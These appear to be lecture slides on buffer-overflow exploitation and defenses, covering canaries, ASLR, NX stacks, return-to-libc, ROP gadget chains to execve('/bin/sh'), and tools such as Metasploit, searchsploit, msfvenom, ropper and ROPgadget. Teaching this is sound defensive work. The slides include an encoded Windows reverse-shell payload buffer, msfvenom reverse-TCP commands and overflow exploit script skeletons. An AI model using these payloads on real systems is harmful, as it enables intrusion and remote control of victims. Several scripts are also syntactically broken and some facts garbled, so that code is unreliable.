
Stack before overflow



RA = return address

Alternate way to add shellcode so that the one can avoid identifying the actual location of the start of the stack.

Stack after overflow attack



RA = return address

Few Ways to Defend Against Such Attacks

- Using the “securer” library routines instead of the vulnerable ones - C99 functions (`fgets()`, `getchar()`), C11 Annex K functions (`gets_s()`, `strcpy_s()`, `strncpy_s()` etc.), Dynamic memory allocation (e.g. `malloc()` family, `getline()` etc.), OpenBSD (`strlcpy()` and `strlcat()`)
- Object Code Checking (Provided by GCC)
- Canaries
- StackGuards and Stack Smashing Protection (default in GCC)
- Non-Executable Stacks
 - Uses non-executable memory pages.
 - W^X Pages: You cannot both write and execute kernel pages (enforced using the Intel NX bit).
- Address Space Layout Randomization

“Securely” Handling Strings

- strcpy(char * dst, char*src) : Obviously unsafe ! Never Use!
- strncpy(char *dst, char *src, size_t size)
 - Wrong way to use len : size of src
 - Correct way to use len : size of destination buffer
 - Problem : No NULL termination. You need to terminate it yourself.
- strncpy(char *dst, char *src, size_t size) (OpenBSD)
 - Dst NULL terminated.
- C99
 - getchar()
 - fgets(char *buf, sizeof(buf), FILE *input_stream)
- Dynamic Allocation Functions:
 - void *malloc(size_t size) (and friends) and free()
 - getline(char **lineptr, size_t *n, FILE *stream) (needs to be explicitly free()-ed)
- C11 Annex K bounds checking function (primarily in Windows)
 - gets_s(char *buf, size_t sizeInChars)
 - strcpy_s(char *s1, rsize_t s1max, const char *s2)

Canaries and Stack Guards

- Name derived from a bird, Canary
- Used to indicate buffer overflow, stack smashing.
 - Often pseudo-randomly generated value use to check if the return value is modified or not.
 - Canary checked before return from a function.
 - Works well as long as the canary value stays secret.
 - CAN BE EVADED if canary is known.
 - WEAK DEFENSE.

Stack Smashing Protector (SSP)

- Implemented by IBM as *ProPolice*.
- GCC command line options -
 - fstack-protector, -fno-stack-protector, -fstack-protector-all and -fno-stack-protector-all.
 - Reorders declaration of variable and buffers.
 - Pads variables and arrays (buffers) with canaries to detect overflows.

Address Space Layout Randomization (ASLR)

- Randomizes the memory locations of the stack, heap, data.
- DOES NOT prevent stack corruption.
- Makes it hard for the attacker to guess the location of system function, library routines (for return-to-libc attacks) etc.
- Implemented in FreeBSD , Android 4.0 Ice Cream Sandwich, Linux, Windows Vista (and later OSes), OpenBSD (2014).


Non Executable Stacks

- Prevent executing code residing on stack.
- Prevents stack overflow attacks, but doesn't defend against attacks involving the heap or data segments.
- Doesn't work with programs that NEED to execute code from the stack e.g. Linux signal delivery.

Return to libc: Introduction

- Basic problem description:
 - By default, on most systems stacks are not executable (NX bit protection, W^X canaries/SSP, etc.) - stack smashing becomes difficult - execution from heap or stack is difficult in most modern systems.
 - Heap itself maybe small in size - not much room to put in a large shellcode.
- Solution
 - Modify the return address to point to some function already residing in memory. (like ?).
 - Modify the return address to point to bunch of instructions which together implement some functionality (aka *Gadgets*).
- Why should this work ?
 - Single stack shared by all functions of a process (library or user program). Execution is stateless.

Return-oriented programming: the machine level



- Processor doesn't automatically increment `%esp`; – but the “ret” at end of each instruction sequence does

Return to libc Attack: Using system() function

Basic stack layout

Stack layout to return to

libc function system()

Function() args.
Saved return address 2
Function() args.
Saved return address 1
Saved frame pointer
...
Buffer[1024]



...
Arg. for system()
Dummy return address
Address of system() function of libc
Saved frame pointer
...
Buffer[1024]

Return to libc Attack: Using `system()` function

- Real example

```
#include <stdio.h>
```

```
int main(int argc, unsigned char **argv)
{
    unsigned char buff[256];

    memcpy(buf,argv[1],strlen(argv[1]));

    printf(buf);
}
```

-Local variables in stack: 4 bytes (int) + 8 bytes (pointer) + 256 byte(array).

-How it is actually arranged: buff+256+saved RBP+return address+8 bytes(pointer)+4 bytes(int).

-Address of `system()` function: can be obtained from gdb.

-What needs to be passed as input:

 <Dummy data 'A...' 264>+<address of system function in LE order>+<Dummy return address>+<address of string "/bin/sh">

- How load "/bin/sh" into the program memory -- \$export SHELL=/bin/sh - search for the variable through GDB shell variables.

Return to libc Attack: Gadgets Using Libc Instructions

- Problems with the previous approach ?
 - `system()` function take arguments off the stack
 - Reduces privileges
 - Solution ?
- Solution - use `execle()` family system calls with arguments passed via the registers.
 - Recall register calling conventions for linux syscalls:
 - `%rdi` = param 1
 - `%rsi` = param 2
 - `%rdx` = param 3
 - `%rcx` = param 4
 - `%r8` = param 5
 - `%r9` = param 6

Return to libc Attack: Gadgets Using Libc Instructions

- Passing address to stack is easy but how do you pass arguments?
 - Chain up series of POP/RET instructions where information is popped to the registers
 - At the end there should be the address of `execve()`.

Function usage:

```
execve("/bin/sh",NULL,0);
```

```
pop %rdi
retq
pop %rsi
retq
pop %rdx
retq
<execve address>
```

Return to libc Attack: Gadgets Using Libc Instructions

- How to get specific sequence of instructions:
 - Search libc.so binary for the specific sequence corresponding to POP/RET opcodes.

5f	pop	%rdi
5e	pop	%rsi
5a	pop	%rdx
3c	retq	

- Search for 'pop %rdi , retq' 'pop %rsi , retq' 'pop %rdx , retq' combinations in the libc library

Return to libc Attack: Gadgets Using Libc Instructions

- The sequences of POP/RETs obtained are called *Gadgets*.
- How to get the address to a gadget ?
 - Run the victim program and obtain the memory map from `/proc/pid/maps`.

```
# grep libc /proc/28258/maps
7ffff7a57000-7ffff7bd4000 r-xp 00000000 08:05 46534885          /lib/libc-2.11.1.so
7ffff7bd4000-7ffff7dd3000 ---p 0017d000 08:05 46534885          /lib/libc-2.11.1.so
7ffff7dd3000-7ffff7dd7000 r--p 0017c000 08:05 46534885          /lib/libc-2.11.1.so
7ffff7dd7000-7ffff7dd8000 rw-p 00180000 08:05 46534885          /lib/libc-2.11.1.so
```

- The Gadget 'offsets', obtained from the search, are to be added to the base address of the location where libc is loaded - virtual addresses of the Gadgets
- Obtain the 'offset' of `execve` function through 'nm' program and add it to base address of libc - virtual address of `execve()` function.
- REPEAT for every POP/RET sequence - `'pop %rdi , retq'` `'pop %rsi , retq'` `'pop %rdx , retq'`

Return to libc Attack: Gadgets Using Libc Instructions

/bin/sh + 0x00

512 bytes (buff[512])

Dummy value → %rbp (dummy frame ptr)

Address of libc: pop %rdi , retq

&buff

Address of libc: pop %rsi , retq


NULL → %rsi

Address of libc: pop %rdx , retq

NULL → %rdx


Address of libc: execve()

Metasploit Framework (msfconsole)




Bind Shell vs Reverse Shell

REVERSE SHELL



BIND SHELL



Staged Payload vs Non-Staged Payload

- The entire payload at once or in steps.
- Advantages / Disadvantages ?

Search for Exploits – seachspoil(exploit-db)

```
root@kali: ~
File Edit View Search Terminal Help
Apache Tomcat 5.5.25 - Cross-Site | https://www.exploit-db.com/exploits/29435/
Apache Tomcat 6.0.13 - JSP Example | https://www.exploit-db.com/exploits/30189/
Apache MyFaces Tomahawk JSF Framew | https://www.exploit-db.com/exploits/30191/
Apache Tomcat 5.5.15 - cal2.jsp Cr | https://www.exploit-db.com/exploits/30563/
Apache JackRabbit 1.4/1.5 Content | https://www.exploit-db.com/exploits/32741/
Apache JackRabbit 1.4/1.5 Content | https://www.exploit-db.com/exploits/32742/
AWStats 6.x - Apache Tomcat Config | https://www.exploit-db.com/exploits/35035/
Apache Struts 2.0 - 'XSLTResult.ja | https://www.exploit-db.com/exploits/37009/
Apache JackRabbit - WebDAV XXE Exp | https://www.exploit-db.com/exploits/37110/
Apache Sling Framework (Adobe AEM) | https://www.exploit-db.com/exploits/39435/
Apache OpenMeetings 1.9.x < 3.1.0 | https://www.exploit-db.com/exploits/39642/
Apache Continuum 1.4.2 - Multiple | https://www.exploit-db.com/exploits/39886/
Apache Archiva 1.3.9 - Multiple Cr | https://www.exploit-db.com/exploits/40109/
Apache mod_session crypto - Paddin | https://www.exploit-db.com/exploits/40961/
Apache Struts 2.3.5 < 2.3.31 / 2.5 | https://www.exploit-db.com/exploits/41570/
-----
root@kali:~# searchsploit -w apache 2.x
-----
Exploit Title | URL
-----
Apache 2.x - Memory Leak Exploit | https://www.exploit-db.com/exploits/9/
Apache 1.4/2.2.x - APR 'apr_fnmatc | https://www.exploit-db.com/exploits/35738/
-----
root@kali:~#
```

Msfvenom - generate shell code

```
root@kali:~# msfpc windows   
[*] MSFvenom Payload Creator (MSFPC v1.4.4)  
  
[i] Use which interface - IP address?:   
[i] 1.) eth0 - 192.168.1.109  
[i] 2.) lo - 127.0.0.1  
[i] 3.) wan - 103.19.154.240  
[?] Select 1-3, interface or IP address: 1  
  
[i] IP: 192.168.1.109  
[i] PORT: 443  
[i] TYPE: windows (windows/meterpreter/reverse_tcp)  
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \  
--platform windows -a x86 -e generic/none LHOST=192.168.1.109 LPORT=443 \  
> '/root/windows-meterpreter-staged-reverse-tcp-443.exe'  
  
[i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-tcp-443.exe'  
  
[i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'  
[i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'  
[?] Quick web server (for file transfer?): python2 -m SimpleHTTPServer 8080  
[*] Done!
```


msfvenom

```
[mbp-s02917:~ yoo_ch$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f py -b '\x00\x0a\x0d\x20'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1684 bytes
buf = ""
buf += "\xb8\x08\xbd\xe9\x97\xd9\xea\xd9\x74\x24\xf4\x5e\x2b"
buf += "\xc9\xb1\x52\x31\x46\x12\x83\xee\xfc\x03\x4e\xb3\xec"
buf += "\x62\xb2\x23\x72\x8c\x4a\xb4\x13\x04\xaf\x85\x13\x72"
buf += "\xa4\xb6\xa3\xf0\xe8\x3a\x4f\x54\x18\xc8\x3d\x71\x2f"
buf += "\x79\x8b\xa7\xe1\x7a\xa0\x94\x01\xf8\xbb\xc8\xe1\xc1"
buf += "\x73\x1d\xe0\x06\x69\xec\xb0\xdf\xe5\x43\x24\x6b\xb3"
buf += "\x5f\xcf\x27\x55\xd8\x2c\xff\x54\xc9\xe3\x8b\xe0\xc9"
buf += "\x02\x5f\xb3\x40\x1c\xbc\x06\x1a\x97\x76\xfc\x9d\x71"
buf += "\x47\xfd\x32\xbc\x67\x0c\x4a\xf9\x40\xef\x39\xf3\xb2"
buf += "\x92\x39\xc0\xc9\x48\xcf\xd2\x6a\x1a\x77\x3e\x8a\xcf"
buf += "\xee\xb5\x80\xa4\x65\x91\x84\x3b\xa9\xaa\xb1\xb0\x4c"
buf += "\x7c\x30\x82\x6a\x58\x18\x50\x12\xf9\xc4\x37\x2b\x19"
buf += "\xa7\xe8\x89\x52\x4a\xfc\xa3\x39\x03\x31\x8e\xc1\xd3"
buf += "\x5d\x99\xb2\xe1\xc2\x31\x5c\x4a\x8a\x9f\x9b\xad\xa1"
buf += "\x58\x33\x50\x4a\x99\x1a\x97\x1e\xc9\x34\x3e\x1f\x82"
buf += "\xc4\xbf\xca\x05\x94\x6f\xa5\xe5\x44\xd0\x15\x8e\x8e"
buf += "\xdf\x4a\xae\xb1\x35\xe3\x45\x48\xde\xcc\x32\x6a\x1f"
buf += "\xa5\x40\x8a\xe0\x69\xcc\x6c\x5a\x81\x98\x27\xf3\x38"
buf += "\x81\xb3\x62\xc4\x1f\xbe\xa5\x4e\xac\x3f\x6b\xa7\xd9"
buf += "\x53\x1c\x47\x94\x09\x8b\x58\x02\x25\x57\xca\xc9\xb5"
buf += "\x1e\xf7\x45\xe2\x77\xc9\x9f\x66\x6a\x70\x36\x94\x77"
buf += "\xe4\x71\x1c\xac\xd5\x7c\x9d\x21\x61\x5b\x8d\xff\x6a"
buf += "\xe7\xf9\xaf\x3c\xb1\x57\x16\x97\x73\x01\xc0\x44\xda"
buf += "\xc5\x95\xa6\xdd\x93\x99\xe2\xab\x7b\x2b\x5b\xea\x84"
buf += "\x84\x0b\xfa\xfd\xf8\xab\x05\xd4\xb8\xdc\x4f\x74\xe8"
buf += "\x74\x16\xed\xa8\x18\xa9\xd8\xef\x24\x2a\xe8\x8f\xd2"
buf += "\x32\x99\x8a\x9f\xf4\x72\xe7\xb0\x90\x74\x54\xb0\xb0"
```

Alternative Approach

- Fuzzing/spiking: Find offset at which the program crashes. This is the location of the EIP/RIP.

```
#!/usr/bin/python
debugger to inspect register values;
server binary)
```

```
import sys,socket
```

```
buf = 'A'*100
```

```
while True:
```

```
    try:
```

```
        s = socket.connect('A.B.C.D', '1234')
```

```
        s.send(buf)
```

```
            buf = buf + 'A'
```

```
    except:
```

```
        s.close()
```

(Easier approach: you may use the gdb
requires access to

Alternative Approach to Manipulate Return Address

- Identify the location of the return address on the stack using fuzzing.
- Generate shellcode using programs like msfvenom.
- Find library gadget for the instruction: JMP RSP
- Use nasm_shell for generating the opcode.

```
#!/usr/bin/python
import sys,socket
addr_jump_rsp = 0x56781234ABCD
Shellcode = "...."
buf = 'A'*100 + addr_jump_rsp + Shellcode
while True:
    try:
        s = socket.connect('A.B.C.D', '1234')
        s.send(buf)
    except:
        s.close()
```


msfrop/ropper/R0PGadget

- *Search for ROP gadget address in libraries/DLLs.*
- *#msfrop -v -s "pop rcx" lib6-amd64.so*
- *Find all gadgets:*
- *# msfrop -v -x msflibc-gadgets lib6-amd64.so*

```
Address,Raw,Disassembly
"0x10001098","5ec20c00","0x10001098: pop esi | 0x10001099: ret 0ch | "
"0x100010f7","5ec20800","0x100010f7: pop esi | 0x100010f8: ret 8 | "
"0x1000113d","5dc21800","0x1000113d: pop ebp | 0x1000113e: ret 18h | "
"0x1000117a","5dc21c00","0x1000117a: pop ebp | 0x1000117b: ret 1ch | "
"0x100011c3","5dc22800","0x100011c3: pop ebp | 0x100011c4: ret 28h | "
"0x100018b5","5dc20c00","0x100018b5: pop ebp | 0x100018b6: ret 0ch | "
"0x10002cb4","c00f9fc28d54","0x10002cb4: ror byte ptr [edi], 9fh | 0x10002cb7: ret 548dh | "
"0x10002df8","0483c20483","0x10002df8: add al, -7dh | 0x10002dfa: ret 8304h | "
"0x10002e6e","080bc20fb6","0x10002e6e: or [ebx], cl | 0x10002e70: ret 0b60fh | "
```

Ropper

Supported arch:

- x86/x86-64/MIPS/MIPS64/ARM/Thumb/ARM64/PP
- Can be used for finding byte sequences, *not only on libraries but also binaries.*
- `ropper.py --file /bin/ls --search "mov e?x"`
 - `0x000067f1: mov edx, dword ptr [ebp + 0x14]; mov dword ptr [esp], edx; call eax`
 - `0x00006d03: mov eax, esi; pop ebx; pop esi; pop edi; pop ebp; ret ;`
 - `0x00006d6f: mov ebx, esi; mov esi, dword ptr [esp + 0x18]; add esp, 0x1c; ret ;`
 - `0x000076f8: mov eax, dword ptr [eax]; mov byte ptr [eax + edx], 0; add esp, 0x18; pop ebx; ret ;`
- `ropper.py --file /bin/ls --search "mov [?], edx"`
 - `0x000067ed: mov dword ptr [esp + 4], edx; mov edx, dword ptr [ebp + 0x14]; mov dword ptr [esp], edx; call eax;`
 - `0x00006f4e: mov dword ptr [ecx + 0x14], edx; add esp, 0x2c; pop ebx; pop esi; pop edi; pop ebp; ret ;`
 - `0x000084b8: mov dword ptr [eax], edx; ret ;`
 - `0x00008d9b: mov dword ptr [eax], edx; add esp, 0x18; pop ebx; ret ;`
- `ropper.py --file /bin/ls --search "mov [?], edx" --quality 1`
 - `0x000084b8: mov dword ptr [eax], edx; ret ;`

ROPGadgets

- Supported arch:

- x86/x86-64/ARM/ARM64/MIPS/PowerPC/Sparc/RISC-V 64/RISC-V Compressed

- formats supported:

- ELF/PE/Mach-O/Raw

```
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --ropchain
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --depth 3
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --string "main"
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --string "m..n"
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --opcode c9c3
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --only "mov|ret"
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --only "mov|pop|xor|ret"
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --filter "xchg|add|sub|cmov.*"
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --norop --nosys
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --range 0x08041000-0x08042000
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --string main --range 0x080c9aaa-0x080c9aba
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --memstr "/bin/sh"
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --console
ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86 --badbytes "00|01-1f|7f|42"
```

ROPGadgets Contd.

```
0x000000000000440608 : mov dword ptr [rdx], ecx ; ret
0x0000000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x000000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x00000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x0000000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x000000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
0x0000000000004a36f7 : mov eax, dword ptr [rdx + rax*8] ; ret
0x000000000000493dc8 : mov eax, dword ptr [rsi + 8] ; ret
0x00000000000043fbeb : mov eax, ebp ; pop rbp ; ret
0x0000000000004220fa : mov eax, ebx ; pop rbx ; ret
0x000000000000495b90 : mov eax, ecx ; pop rbx ; ret
